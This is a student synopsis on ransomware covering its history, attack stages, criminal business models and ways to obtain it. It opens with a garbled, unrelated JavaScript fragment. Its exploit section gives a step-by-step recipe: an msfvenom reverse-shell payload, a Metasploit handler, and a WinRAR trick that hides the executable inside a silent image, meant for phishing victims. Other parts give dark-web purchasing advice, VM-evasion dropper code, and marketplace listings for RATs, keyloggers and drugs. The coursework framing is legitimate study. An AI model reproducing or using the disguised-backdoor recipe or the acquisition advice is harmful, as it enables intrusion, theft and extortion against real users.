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src > j src > js > JS index copyjs > GetAllMoney > @1 _loop_1 > then() callback
1 1 "use strict";
2 2 exports.__esModule = true;
3 3 var index_1 = require("../darknet_modules/empireMarket/malware");
4 4 function GetAllMoney() {
5 5     var _loop_1 = function () {
6 6         var specific_tbody = document.getElementById("Encrypteverything");
7 7         index_1["default"].get("https://MichelMøsArbirk/Synopsis/4thSemester/Ransomware")
8 8             .then(function (response) {
9 9                 var data = response.data;
10 10                specific_tbody.innerHTML = "KILL";
11 11                var index;
12 12
13 13
14 14
15 15
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RANSOMWARE

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Introduction

Ransomware is a term used for a type of malware which prevents the victim from using their computer or access certain files unless you pay a digitally ransom. Years ago, cybercrime was preserved to experienced hackers, but nowadays ordinary people can gain access to high-end malicious software using simple tools such as the onion router(TOR) on the dark web. Ransomware come in many different types and shapes, but the main two types are crypto ransomware and locker ransomware. Ransomware is dramatically on the rise. According to Cybersecurity Ventures(2017), estimates of damage done by ransomware is expected to hit 20 billion US dollars in 2021, in 2015 it was 325 million US dollars – which is equivalent to a 6153% rise in just 6 years.

Motivation

My personal interest in Ransomware originated years ago when the deep/dark web became sort of mainstream – and it suddenly became possible to explore the dark side of the world wide web. Now you could gain access to pioneered underground markets – where it was possible to buy drugs, guns, evil software, or even hire a hitman. I was sold, not because I wanted to buy anything, but my urge to understand how literally anyone could purchase a military grade AK-47, was mind blowing. Even though we did have about Ransomware on 4. Semester in IT-Sec class, I felt and knew there was way more to it.

Problem definition

This problem definition provides the working ground for my synopsis. The first question is my ‘main’ question, and to answer my main I will have 4 ‘sub’ questions.

What are the challenges of Ransomware ?

1. What defines the anatomy of a Ransomware attack?

2. How do you gain access to ransomware?
3. How do you exploit a victim's computer?
4. How to protect against ransomware ?

Method

To be able to answer my problem definition I will be using this methodology.

1. Research
2. Experiment
3. Implementation

Research

To do my research I will put hours and hours into searching the web, browsing news articles, watching YouTube videos and so on. These will be my main source of knowledge to be able to answer my problem definition.

Experiment

For my practical work I need to test out some ransomware. As I am not sure how to approach this yet, a lot of research must beforehand, so I minimize the risks of destroying my own hardware. The way I see it I have two options. 1. I will have the opportunity to carry out a small ransomware attack by using Kali Linux on a virtual machine 2. I will dive in the dark web markets and buy some high-level ransomware. The first option is by any means the safest and best way. But I will do some investigation on the dark web and ransomware, - and try to include it in my report as well.

Implementation

For my implementation I will be trying to execute or gain access to ransomware.

Planning

Since we must include a planning schedule, I will try my best to make one. For my personal experience I know that I will probably be making a lot of changes under way, as I like to work kind of abstract. But the initial plan will look like this:

Week 1	Week 2	Week 3	Week 4
Planning and gather information	Reading and gather information	Reading and experimenting/implementation	Closing the synopsis
Correct way to make a synopsis and the best way to approach my topic	Setting the outline of the body of the synopsis and start to write on the report	Setting up the testing environment of ransomware deployment + documentation	Finish the report, Check grammar and spelling, cutting down and closing up.

Background & Origin


Historically, ransomware originated back in 1989 as a piece of malware called AIDS (also called PS Cyborg)¹, created by Joseph Popp – a Harvard-trained evolutionary biologist. The original code would replace the text batch file in the root directory of the infected computer called AUTOEXEC.BAT, which would then count the number of times the computer was rebooted. Once this number hit 90 the AIDS trojan would then hide all the directories and claiming to have encrypted the files themselves. At this time, the user was then asked to ‘renew their license’ and contact PC Cyborg Corporation for payment through a post box office in Panama, the ransom was 189 US dollars. Later a tech analyst Jim Bates, found out that the AIDS trojan did not encrypt any of the files, it only altered the file names, and could be removed with the programs AIDSOUT and CLEARAID. The purpose of the ransomware was to raise capital to the research of the real disease AIDS. It was spread by 20000 infected floppy diskettes labelled “AIDS Information – Introductory Diskettes” which was sent to attendees of the World Health Organization’s international AIDS conference. In the years to come ransomware attacks was not a big thing, that wasn’t until 2006 when cybercriminals became more active and started using asymmetric RSA encryption².

Fast forward to 2012, ransomware started spreading worldwide, infecting systems, and transforming into highly sophisticated malware which made it easier to attack in the years to come. In the 3rd quarter of 2012 alone, 20000 new ransoms were discovered³.

As of 2016⁴ ransomware cyberattacks emerged as the most notorious and damaging cybercrime, hitting enterprises and it also turned out to be the most successful year of attacks on You, the individual user. And unfortunately for You, there is no government or specialized rescue unit to swoop in and save You.

What is the Anatomy of a Ransomware attack?

Now let us talk about how ransomware attacks are executed. The model below shows the basic anatomy of a ransomware attack, step by step.



Step 1 – Deployment

The first phase is the deployment, also called “the campaign”. The whole purpose of this is to get the malware downloaded to the victim’s system/environment. Since most big ransomware attacks are carried out by professional cybercriminals, they are also using different business models to carry out the

¹ <https://www.theatlantic.com/technology/archive/2016/05/the-computer-virus-that-haunted-early-aids-researchers/481965/>

² <https://www.comparitech.com/blog/information-security/rsa-encryption/>

³ <https://www.varonis.com/blog/a-brief-history-of-ransomware/>

⁴ <http://techgenix.com/2016-ransomware/>

deployment. Just like traditional and legitimate businesses they often use B2B strategies which consist of 3 main models:

1. *Integrated business* – This model is straight forward and the most profitable. What the figure below shows is basically that the hacker group is 100% responsible of the deployment/distribution of the ransomware campaign, thereby they also get 100% of the ransoms paid by the victims.



2. *Affiliate business* – This strategy business model consists of lower risks for the hackers since the campaign can be outsourced to other cybercriminal networks for a split of the profits. An affiliate business offer found on a dark web marketplace(DreamMarket)⁵, picture below:



3. *Reselling* – The last business model is where other cybercriminals resell premade or new ransomware, so they are 100% responsible of all the aspects of the ransomware operation, thereby they also earn 100% of the ransom they collect, model below illustrates this model.



The last step of the deployment is how do the hackers then get the ransomware on their victims' computer. There is no easy answer to this, the first 3 methods below are the most common, while the last one I just had to include, since I find it quit interesting:

- *Drive-by download*⁶ - is a simple visit to an exploited or out of date website or app where the malware is downloaded secretly in the background without the user's knowledge. It could also be a compromised authorized by end-user download.

⁵ https://en.wikipedia.org/wiki/Dream_Market

⁶ https://en.wikipedia.org/wiki/Drive-by_download

- *Phishing*⁷ - Can be done in a variety of ways. Most common is phishing mails, where the hacker is sending out thousands of emails, in the hope of just one credulous user would open it and click on some sort of link. This link could for example take you to a fake simulated bank site where it asks you to update your personal information, and now the hacker could now use this info to brute force himself into your system and install the ransomware directly.
- *Botnet*⁸ - This popular method in recent years attack computers that are already part of a botnet(a horde of computers infected with viruses, key loggers, and other malicious software) and remotely controlled by criminals. Commonly used for financial gain or to launch attacks on websites or networks. Also, most importantly, if they want to affect your system with a ransomware attack, they can do it easily.
- *USB-Drive Malware*⁹ – This one is kind of funny, no offense, but the name explains it well. A cybercriminal drops infected USB device's with ransomware around universities for people to plug into their computers, and then the trouble begins. In 2016, researchers from the University of Illinois left nearly 300 unmarked USB flash drives to see how people responded to them. Almost 50% of the found USB devices was plugged in by the students and teachers.¹⁰

Step 2 – Installation (Ex. of an installation on a Windows system)

When the ransomware has been distributed to a victim's system the installation begins. If the ransomware installation is being detected and blocked by Anti-Virus programs, there is another option – a malware dropper. The “dropper methodology¹¹” is where a small piece of harmless code is being installed to avoid detection of AV-programs and communicate with the hacker's command-and-control channels(Step 3). In its essence, it is a sophisticated way of opening a backdoor to the victims' system unnoticed before the real ransomware is installed. A second stage begins, now the ransomware starts to detect the infected system vulnerabilities and strengths – Is this system worth infection? If the answer is yes, the ransomware starts to spread further into windows registry that will ensure the ransomware is booted every time the computer starts. The ransomware components are then broken down into a variety of scripts, processes and batch files to ensure tools such as AV-programs and firewalls are turned off or are not a threat to the installation. The ransomware components are often hidden and extremely hard to notice as it disguises itself as a standard Windows process, like *svchost.exe*¹². In some cases of a SECOND dropper is also being installed to detect if the ransomware is on a virtual machine(used by big businesses, more on this later) or not, and to switch off windows recovery features using *BCDEdit*¹³. Example of how the dropper code could look like is in Appendix.

⁷ <https://en.wikipedia.org/wiki/Phishing>

⁸ <https://en.wikipedia.org/wiki/Botnet>

⁹ <https://www.thesslstore.com/blog/usb-flash-drive-malware-how-it-works-how-to-protect-against-it/>

¹⁰ <https://www.thesslstore.com/blog/usb-flash-drive-malware-how-it-works-how-to-protect-against-it/>

¹¹ [https://en.wikipedia.org/wiki/Dropper_\(malware\)](https://en.wikipedia.org/wiki/Dropper_(malware))

¹² <https://malwaretips.com/blogs/svchost-exe-virus-removal/>

¹³ <https://docs.microsoft.com/en-us/windows-hardware/manufacture/desktop/bcdedit-command-line-options>

Step 3 – Command & Control(C2)¹⁴

Once the payload has been delivered to a system the hackers need to have some form of communication channel established to ensure that the ransomware know what to do next. Often it then sends information(IP address, domain name, operation system and AV-programs) back the extortionist so they know who they have compromised. Let us say that a high value target has been hit(Bank, Hospital etc.), then the criminals can adjust the ransom instead of 300 US dollars to maybe 300000 US dollars. So basically, a normal client-server model has now been kind of been established, lying dormant, so that the criminals can determine if the infection could be used to higher nefarious purposes. Sometimes it can take days or even weeks for the ransomware to fully have established itself on the infected system. Command and control channels come in a variety of shapes and sizes depending on the type of ransomware. Sometimes these can be as simple as an unencrypted web-based HTTP protocol, to highly complicated systems that rely on the Onion Router(TOR) for communication, which makes it difficult for law enforcement to shut the server down. Security researchers from German antivirus vendor G Data Software found out that even large botnets are being controlled on the Tor network¹⁵.

The next step is to do a handshake(key exchange) once a “relationship” between the client and server has been arranged. In its **core**, this is the **heart** of the **ransomware attack**. Depending on the complexity of the ransomware, this could be anything from a weak symmetric key cypher to a complex asymmetric RSA 4,096-bit encryption algorithm. Let’s take a fast look at the pros & cons of asymmetric/symmetric ransomware encryption:

- *Symmetric key encryption* – Most often uses the infected system itself to generate the key. This reduce the resources and time needed for the actual encryption, which could help avoiding detecting of AV-program etc. Another advantage is that a unique key is generate every time contra asymmetric, which additionally allows the encryption to happen on, - or offline. Once the system is online the key will be sent back to the criminals(this is typical where the clock begins to tick). The biggest disadvantage of all of this it that, this can be defeated if You know how to do it. Quick explanation - You can pull the key from the systems active memory and use it to decrypt the system by yourself with the help of tools such as msrampung¹⁶, after that you can directly read and access the memory(where the key is hidden) with a tool like Volatility¹⁷.
- *Asymmetric key encryption* – In this encryption both a public and private key are used for the encryption process and a big advantage to this, contra symmetric, is that it is almost impossible to use tools to decrypt the system. Another advantage is the encryption algorithm used, which is very hard to brute force. Thus, asymmetric encryption is slower and consume more power overall, it is the preferable way to go, if you want a successful ransomware attack.
- *Note* – Some newer forms of ransomware combine the strength of both symmetric and asymmetric encryption(Hybrid-Ransomware)¹⁸.

¹⁴ <https://www.sciencedirect.com/topics/computer-science/command-and-control-c2>

¹⁵ <https://www.csoonline.com/article/2132226/botnet-masters-hide-command-and-control-server-inside-the-tor-network.html>

¹⁶ <https://danielmiessler.com/blog/performing-a-cold-boot-proof-of-concept-without-princetons-bit-unlocker/>

¹⁷ <https://www.howtoforge.com/tutorial/how-to-install-and-use-volatility-memory-forensic-tool/>

¹⁸ <https://medium.com/@tarcisioma/ransomware-encryption-techniques-696531d07bb9>

Step 4 – Destruction

Once the payload is installed and all the target files has been identified by the command-and-control phase, the malicious code begins to encrypt. Depending on the type of ransomware, everything from JPG's, Programs, MS-Office documents, GIFs, and so on, will be encrypted. Some other types of ransomware, - scareware f. ex. Is aimed to scare the end-user by stating it has explicit photos of the victim and in that way is holding the user hostage. But this is where the attack really starting to showing itself.

Step 5 – Extortion

Now that the system is encrypted, the victim is shown a screen demanding a fee for the key which decrypts the system again. The typical cost for unlocking your system is between 300\$ and 500\$

Additionally, there is no guarantee that you will be able to decrypt your system if the ransom is paid. It is now up to the victim or company, to determine if they should pay or not.

With everything involving ransomware, its constant evolving. A new method called "Double Extortion"¹⁹ is on the rise where the hackers are threatening companies infected to pay the ransom fast or else they release,- or sell sensitive data(banking-info, social security info, etc.) to third-party cybergangs on the internet.



WannaCry (2017, biggest and most infamous, estimated damage caused: 4.000.000.000 \$)²⁰

How to gain access to ransomware?

Upon the weeks that have pasts since the beginning of this report, it was not easy to determine all of the ways, a person could get a hold of malicious ransomware. But let me conclude what I found out so far:

- *Do-it-yourself* – This one says itself. After reading a lot of forums I can conclude this: It is extremely hard, even if you created it yourself, the chances are that it will not be that good, at all! Most of the new sophisticated ransomware(Petya²¹, SaMSam, REvil²²) often include a lot of code from the old ones. So, for the ordinary person/coder, this will not be a good option.


¹⁹ <https://www.cybersecasia.net/news/rise-in-ransomware-featuring-double-extortion-tactic>

²⁰ <https://www.kaspersky.com/resource-center/threats/ransomware-wannacry>

²¹ <https://www.theguardian.com/technology/2017/jun/27/petya-ransomware-cyber-attack-who-what-why-how>

²² <https://www.csoonline.com/article/3212260/recent-ransomware-attacks-define-the-malwares-new-age.html>

- *Clear web*²³(World Wide Web) – For ethical purposes you can download some of the biggest ransomware viruses on the web. For a further explanation I will demonstrate this for my oral exam(**hopefully**). Free tools such as Kali Linux, WinRAR and GitHub will be used here.
- *Dark Web* – Many options here. Create a user on an illegal marketplace using the TOR-browser, and simply search for ransomware, but there can be many complications here. Firstly, You need to buy Bitcoin or even better Monero²⁴(highly anonymous) plus you need a crypto wallet. These marketplaces pop up fast but get taken down by law enforcement even faster. Additionally, there are so many marketplaces which are cloned ‘fake’ sites²⁵, only created for you to make a purchase and scam you in the end. So, you really know what you are doing here.
- *Dark Web* - The second option is to join a hacker forum on the dark web, but often you need a reference from one of the existing members. I found a very hidden TOR-site called “freehacksRU”, which apparently consisted of very big hacker groups, including the LizardSquad²⁶. The whole site was on Russian, but I was able to translate a good bunch, and I could see that they had everything from affiliate programs, hacker tools, videos and so on, focusing on unethical hacking and software. Screenshot from the site below.



How do you exploit a victim’s target device?

This step by step guide will demonstrate how to create an undetectable backdoor with the use of Kali Linux, Windows10 and WinRAR. The goal is to create a hidden payload within an image(JPG,PNG etc.), when a victim opens up the image, a small .exe file will run in the background giving us information and some control over the device. Drawing parallels to “The Deployment step 1” as mentioned earlier, the next step is then to spread the image out either by uploading it on different sites, forums, sending phishing mails with the image attached and etc, so a unknowing victim can click on it and the hackers have a way inside of the victims device. My Kali Linux is setup to work on my local Wi-Fi connection so it “acts” like a normal computer. So basically, I want to create a backdoor to my normal physical windows laptop and gaining access to that - by Kali Linux. This is to demonstrate how the early process of a ransomware attack is being formed.

1. First, we open a normal terminal window in Kali and give us root access if we need, and enter the command:

```
root@kali:/# msfvenom -p windows/meterpreter/reverse_tcp LH OST=192.168.1.165 LPORT=4444 -f exe -o michelvirus.exe
```

²³ <https://martech.zone/what-is-clear-deep-dark-web/>


²⁴ <https://da.wikipedia.org/wiki/Monero>

²⁵ https://www.vice.com/en_us/article/nze44g/the-fbis-deep-web-raid-seized-a-bunch-of-fake-sites


²⁶ <http://www.bbc.co.uk/newsbeat/article/30306319/who-are-lizard-squad-and-whats-next-for-the-hackers>

Notes: *msfvenom*²⁷ combines *msfpayload* and *msfencode* to give the best shellcode framework, the *meterpreter*²⁸ payload provides us later with dynamic information of the target device.

2. Step 1 gave us a reverse shell .exe file that will connect back to us on port 4444 and a TCP connection on ip 192.168.1.165. The file is saved in file manager:



3. We right click on the file and go to properties and enable the file to run as a program:




4. Now we use *msfconsole*²⁹(enter *msfconsole* in the running terminal) to give us the best “all in one” console interface. Then we use *multi/handler*³⁰ that handles exploit outside of the framework:

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.165
LHOST => 192.168.1.165
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show options
```


5. Now we basically have a running framework-exploit open in Kali and the next step is to create the image with .exe file compressed inside of that.

We google a random .jpg image and upload the image to an icon converter(www.icoconvert.com). We then DRAG the payload .exe file from kali to our psychical windows computer on the desktop. Then we mark the payload file and the normal .jpg image together and compress them with *WinRar*. After that *WinRar* pop ups where we have the options to change how the file “should perform”. The most important features here are that we setup the image to execute the payload file when you click on the .jpg image. With the help of these *WinRar* SFX options we can disguise the .exe file within:




²⁷ <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>
²⁸ <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/>
²⁹ <https://www.offensive-security.com/metasploit-unleashed/msfconsole/>
³⁰ <https://www.offensive-security.com/metasploit-unleashed/binary-payloads/>


We make sure that the file is in silent mode and doesn't reveal that anything besides the image is opening":



We also upload the SFX icon(.ico) so the image gets the correct looking logo as we want:



6. This is what we end up with after we press okay to the previous options:.. An image looking file but with a small twist:



7. Unfortunately, no matter how many times I tried to close my firewall and AV-programs I wasn't able to establish a fully working backdoor when clicking on the image. I know this method would work; I just could not figure out what went wrong in the end. But after clicking the image we would have gotten a lot of information about the victim(my laptop) device on Kali. This is how it should have looked like when I was clicking on the image on my windows system, and here we can see in Kali Linux a lot of information about the windows system(my laptop), we could go into almost every folder, look at images and files also, if we wanted to.

```
Active sessions
=====
  Id  Type           Information                               Connection
  --  -
  1   meterpreter   x86/win32  admin-PC\admin @ ADMIN-PC  192.168.190.128:4444 -> 192.168.190.1:11500 (192.168.190.1)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : ADMIN-PC
OS            : Windows 10 (Build 14393).
Architecture : x64 (Current Process is WOW64)
System Language : en GB
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/win32
```

(The screenshot is from the YouTube video tutorial I was using, I will post the link in appendix)

I want to mention, I tried two other methods(*Veil-Evasion*³¹, *Setoolkit*)³² for creating backdoors, but again, I had kind of the same problem in the end as well, it couldn't establish a proper connection. The problem could be that I was using a newer version of Kali Linux than the one we used in 4th semester, but I reinstalled Kali with different versions many times with no luck again.

³¹ <https://www.youtube.com/watch?v=iz1twCSJZyo>

³² <https://www.youtube.com/watch?v=jY7hqID48As>

Conclusion

I am rounding up my synopsis with a conclusion to my questions.

What defines the anatomy of a Ransomware attack?

- For my theoretical research I found out that there are 5 stages in a ransomware attack – 1st. Deployment 2nd Installation 3rd Command & Control 4th Destruction 5th Extortion. They are all connected to each other and must be performed in the correct alignment to function properly.

How do you gain access to ransomware?

- There are 3 common ways to gain access. Make it yourself, join secret hacker forums, join Dark web marketplaces, or get it from the Clear web(This one I will demonstrate for my Oral Exam). Either way you really need to know what you are doing since a lot of people in this industry just want to rip you off.

How do you exploit a victim's target device?

- I tried to create a backdoor exploit with a virus hidden in an image, it didn't function 100% as I wanted it to be, but overall, I am happy and gained a lot of experience. With free software such as Kali Linux this can be done with some experience and 'know how'. With large scale company attacks this is probably done in a much more sophisticated way.

How to protect against ransomware?

- As my synopsis was getting to the 10 pages max, I did not have time to explain this and cannot conclude anything here. I will however also be looking into this for my Oral exam.

I am fine with how my synopsis turned out to be, I gained an incredible amount of knowledge on ransomware in which I think, - I can be using it in the future.

Reflection

As I started the synopsis, I ran into 10 days with infection in my arms(so I could not write on a keyboard). This meant that I only could browse the web and reading very limited and no writing on the synopsis.

If I would have known how massive the first sub question was(The Anatomy), I would maybe have chosen another one, since it took forever on research, and It took a whole-lot of space and time to write about. I also wish I could have focused more on the practical part, since I suddenly did not have time to do it successfully. I would also have made a much stricter plan and force myself to follow it, since I often found myself researching much further around other sub-topics, than what I should.

I was truly stunned about this subject. How massive it is, and how it will continue to grow in the future. So, I will look at it some more besides my education and job, as I find it extremely intriguing.

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Appendix

Dropper code – CryptoWall 2.0 (It checks if the virus is on a virtual sandbox testing environment, If Yes that that, it Aborts Mission)

```
bool CheckVms() {  
    BOOL bRetVal = FALSE; // Win32 API returned value  
    PROCESSENTRY32 procEntry = { sizeof(PROCESSENTRY32); // Current process descriptor  
    bool bVmFound = false; // TRUE if I have found the VM  
    HANDLE hProcSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);  
  
    bRetVal = Process32First(hProcSnap, &procEntry);  
    // Skip first process  
    while (Process32Next(hProcSnap, &procEntry)) {  
        // Get process executable name  
        LPTSTR execName = procEntry.szExeFile;  
  
        if (_wcsicmp(execName, L"VBoxService.exe") == 0 ||  
            _wcsicmp(execName, L"vmttoolsd.exe") == 0) {  
            // Found VMWare or VirtualBox services  
            bVmFound = true;  
            break;  
        }  
  
        // Search in target process modules  
        MODULEENTRY32 dllEntry = { sizeof(MODULEENTRY32); // Current DLL module descriptor  
        HANDLE hDllsSnap = CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, procEntry.th32ProcessID);  
        bRetVal = Module32First(hDllsSnap, &dllEntry);  
  
        // Skip first module  
        while (Module32Next(hDllsSnap, &dllEntry)) {  
            if (_wcsicmp(dllEntry.szModule, L"sbieDll.dll") == 0) {  
                // Found Sandboxie dll  
                bVmFound = true;  
                break;  
            }  
        }  
        if (hDllsSnap != INVALID_HANDLE_VALUE)  
            CloseHandle(hDllsSnap);  
  
        // If I found the VM process exit  
        if (bVmFound) break;  
    }  
    return bVmFound;  
}
```

Interesting screenshots from my dark net marketplace visits for research(I really hope its okay to include this here, to see how a dark web market place looks like – just like Ebay and Amazon)

1247fz3c2uv4gsnzad.onion/home

The screenshot shows the homepage of Empire Market, a dark web marketplace. At the top, there's a navigation bar with links for HOME, MESSAGES, ORDERS, BECOME A VENDOR, BALANCE, FEEDBACK, FORUMS, and SUPPORT. A user is logged in, with their profile picture and name visible. A prominent warning banner states: "DON'T GET PHISHED! Never login using random links and only get links from dark.fail or darkfailink4vf.onion. Change your passwords, PINs, and enable 2FA." Below the banner, there's a "WELCOME, [redacted]" message and a "PERSONAL PHRASE" section. A "QUICK SEARCH" bar is present. The main content area is titled "FEATURED LISTINGS" and displays several items for sale, including "ADDERALL-PHARM GRADE-PRESSED 30MG", "1 Pound PURPLE URKLE", and "PURE BOLIVIAN FISHSCALE COCAINE". On the left side, there's a "BROWSE CATEGORIES" section with a list of categories and their counts. The "Software & Malware" category is highlighted with a red circle and has a count of 583. At the bottom, there's a "SECURITY" section showing "Account Security: 65%".

- Guides & Tutorials 3004
- Counterfeit Items 2483
- Digital Products 6618
- Jewels & Gold 856
- Carded Items 407
- Services 524
- Other Listings 375
- Software & Malware 583
 - Botnets & Malware 133
 - Exploits 50
 - Exploit Kits 38
 - Security Software 98
 - Other 264
- Security & Hosting 176

SEARCH OPTIONS

Search terms:

Product type:
 All Digital Physical Auto
 Dispatch

Price range:
 From To

Category:

Origin country:

- LISTING OPTIONS**
- Contact seller
 - Add to Favorites
 - Alert when restock
 - Report Listing
- PROFILE ACTIONS**
- [My Information](#)
 - [Private Messages](#)
 - [Listings](#)
 - [Orders](#)
 - [Queue List](#)
 - [Favorite Listings](#)
 - [Favorite Vendors](#)
 - [Feedback](#)
 - [Vendor Block List](#)
 - [Help](#)

EXCHANGE RATES

Bitcoin (BTC)	Rate
United States Dollar (USD)	9467.24
Canadian Dollar (CAD)	13037.20
Euro (EUR)	8543.00
Australian Dollar (AUD)	14227.80
British Pound (GBP)	7677.68
Deposits & Withdrawals	
Litecoin (LTC)	Rate
United States Dollar (USD)	44.36
Canadian Dollar (CAD)	61.42
Euro (EUR)	40.04
Australian Dollar (AUD)	66.87
British Pound (GBP)	36.11
Deposits & Withdrawals	
Monero (XMR)	Rate
United States Dollar (USD)	66.70
Canadian Dollar (CAD)	91.91
Euro (EUR)	60.11
Australian Dollar (AUD)	100.78
British Pound (GBP)	54.19
Deposits & Withdrawals	

Amazon Guides Pack: Unlimited Amazon Balance, Gift Cards (Actualized 2019)
 Item # 15091 - Software & Malware / Exploits - SPTRLTD (16447)
 Views: 5976 / Sales: 193
 Quantity left: Unlimited (Unlimited automatic items)
 Buy Price: USD 2.47 (0.000260 BTC)

★ 2020 DANGEROUS VIRUSES PACK (RATs✓keyloggers✓stealers✓DDOS)★ +NordVPN Premium account ✓
 Item # 58429 - Software & Malware / Exploits - Odin2030 (24396)
 Views: 3291 / Sales: 140
 Quantity left: Unlimited (Unlimited automatic items)
 Buy Price: USD 2.92 (0.000308 BTC)

2020 ★ Amazon Exploit : checker, receipt, gift card generator ★
 Item # 7488 - Software & Malware / Exploits - Goldbratt (10941)
 Views: 3466 / Sales: 97
 Quantity left: Unlimited (Unlimited automatic items)
 Buy Price: USD 3.00 (0.000317 BTC)

[MS] ★ SQLi DUMPER v.7 Pro ★
 Item # 9693 - Software & Malware / Exploits - TheShop (7011)
 Views: 4056 / Sales: 62
 Quantity left: Unlimited (Unlimited automatic items)
 Buy Price: USD 1.99 (0.000210 BTC)

CIA BOOK OF DIRTY TRICKS
 Item # 21501 - Software & Malware / Exploits - Topkittz (5019)
 Views: 2979 / Sales: 62
 Quantity left: Unlimited (Unlimited automatic items)
 Buy Price: USD 5.00 (0.000528 BTC)

Cell phone tracking TUTORIAL Buy Price USD 5.20

★ 2020 DANGEROUS VIRUSES PACK (RATs✓keyloggers✓stealers✓DDOS)★ +NordVPN Premium account ✓

Hello guys! as a bonus for this guide I decide to give 1 year+ Nord VPN Premium access to my customers !!! Hack almost...

Sold by **Odin2030** - 140 sold since May 20, 2019 Vendor Level 4 Trust level 4

Unlimited items available for auto-dispatch

Product Class	Features	Origin Country	Features
Quantity Left	Digital	Ships to	World Wide
Ends In	Unlimited	Payment	World Wide
	Never		Escrow

HACK MEGA PACK RATs KEYLOGGER CRACKS MORE - 1 days - USD + 2.99 / Item

Purchase price: **USD 2.92**

Qty:

0.000308 BTC / 0.066825 LTC / 0.043778 XMR

Description | Feedback | Refund policy

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FEATURES:

- Remote Administration Tools (RATs):
- 0 FUD Java Based Stub (Fully Un-detected, works on ALL operating systems)
- Take control of targets computers
- Steal any accounts needed
- Spy function (Monitor victims screen, face cam, voice capture)
- Upload and execute multiple Viruses/Keyloggers
- Stressing/DDOS Attacks
- Crypters (Pump Files, Make YOUR Custom Stubs FUD)
- VPN to Portforward On:
- Stay hidden and untraceable
- Never take a DDOS attack again
- Phish Youtube
- Phish Instagram
- Phish League of Legends
- Phish PayPal
- Phish Emails
- Phish Twitters
- Phish Twitch accounts
- Phish Minecraft accounts
- Send Keylogger to a victim, steal every password he/she has logged.
- Secure accounts with the emails and passwords you have stolen.
- Get into hundreds of different accounts
- Crack Netflix Accounts
- Crack Amazon Accounts
- Crack Youtube Accounts
- Crack Admefast Accounts

Alert when restock
Report Listing

PROFILE ACTIONS

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- Euro (EUR) 40.04
- Australian Dollar (AUD) 67.19
- British Pound (GBP) 36.03
- Deposits & Withdrawals

Monero (XMR)

- United States Dollar (USD) 66.70
- Canadian Dollar (CAD) 91.91
- Euro (EUR)
- Australian Dollar (AUD)
- British Pound (GBP)
